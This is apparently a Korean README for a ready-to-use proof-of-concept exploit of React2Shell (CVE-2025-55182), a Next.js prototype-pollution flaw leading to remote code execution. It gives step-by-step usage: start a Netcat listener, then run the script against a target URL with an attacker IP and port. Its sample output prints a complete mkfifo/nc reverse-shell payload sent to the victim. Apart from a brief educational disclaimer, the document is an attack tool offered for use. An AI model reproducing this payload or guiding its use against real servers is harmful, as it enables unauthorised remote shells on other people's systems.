 ihhgimhana/react2shell-cve-2025-55182-poc-reverse-shell
이것은 React2Shell-CVE-2025-55182 Nextjs 취약점을 익스플로잇하는 사용하기 쉬운 PoC 스크립트입니다. 이는 리버스 셸을 획득하는 데 도움이 됩니다.

🚀 React2Shell - (CVE-2025–55182) 익스플로잇 스크립트
🔥 소개
이 저장소는 React2Shell 취약점(CVE-2025–55182)을 위한 익스플로잇 스크립트를 포함하고 있습니다. 이 취약점은 특정 유형의 Node.js 프로토타입 오염(Prototype Pollution) 을 대상으로 하여 원격 코드 실행(RCE) 으로 이어집니다.
이 스크립트는 취약한 애플리케이션에 악성 페이로드를 주입하여 Netcat 리버스 셸 연결을 설정하도록 특별히 설계되었습니다.
⚠️ 면책 조항
이 도구는 교육 및 연구 목적으로만 사용됩니다.
⚙️ 사전 요구사항
- Python 3.x
requests라이브러리설치
pip를 사용하여 필요한 Python 종속성을 설치할 수 있습니다:pip install requests
🖥️ 사용법
이 스크립트는 리버스 셸을 얻기 위한 집중 도구이며 세 가지 주요 매개변수가 필요합니다: 대상 URL(
-u), 로컬 IP 주소(-l), 리스너 포트(-p).1. 리스너 시작

익스플로잇을 실행하기 전에 로컬 머신에서 Netcat 리스너를 설정하여 들어오는 리버스 셸 연결을 수신해야 합니다.
# 포트 9001에서 Netcat 리스너 시작 (또는 사용자 정의 포트)
nc -lvnp 9001
2. 익스플로잇 스크립트 실행
필요한 인수를 제공하여 스크립트를 실행하십시오. 포트(
-p)를 생략하면 9001이 기본값으로 사용됩니다.
플래그 인수 설명 예시 -u--url(필수) 취약 대상의 전체 URL. http://192.168.1.100:3000-l--local-ip(필수) 공격자/리스너 IP 주소. 192.168.1.5-p--port리스너가 실행 중인 포트. 4444
사용 예시

http://192.168.1.100:3000/를 대상으로 하고192.168.1.5:4444의 리스너에 다시 연결하려면:python react2shell.py -u http://192.168.1.100:3000 -l 192.168.1.5 -p 4444예상 출력
익스플로잇은 대상에서
execSync함수를 활용하며, 이 함수는 일반적으로 서버 프로세스를 차단합니다. 따라서 ReadTimeout은 명령 실행 성공의 예상되는 징후입니다.### 🔥 React2Shell - (CVE-2025–55182) ### By Hasa [*] Target URL (-u): [http://192.168.1.100:3000/](http://192.168.1.100:3000/) [*] Local IP (-l): 192.168.1.5 [*] Port (-p): 4444 [*] Command: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.1.5 4444 >/tmp/f [*] Sending payload... [+] [+] Attack may be Successful! Check your Netcat Listner.성공하면 Netcat 리스너에서 셸이 연결되는 것을 볼 수 있습니다.
🖼️ 도움말 메뉴
인수 없이 스크립트를 실행하면 배너와 필수 사용 지침이 표시됩니다:
python react2shell.py출력:
### 🔥 React2Shell - (CVE-2025–55182)
### By Hasa

usage: react2shell.py [-h] -u URL -l LOCAL_IP [-p PORT]

Educational Purposes Only!!!

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     (REQUIRED) The target URL (Ex: "[http://example.com:3000](http://example.com:3000)")
  -l LOCAL_IP, --local-ip LOCAL_IP
                        (REQUIRED) Listner or Attacker IP (Ex: "192.168.100.1")
  -p PORT, --port PORT  Listner Port (Default: 9001)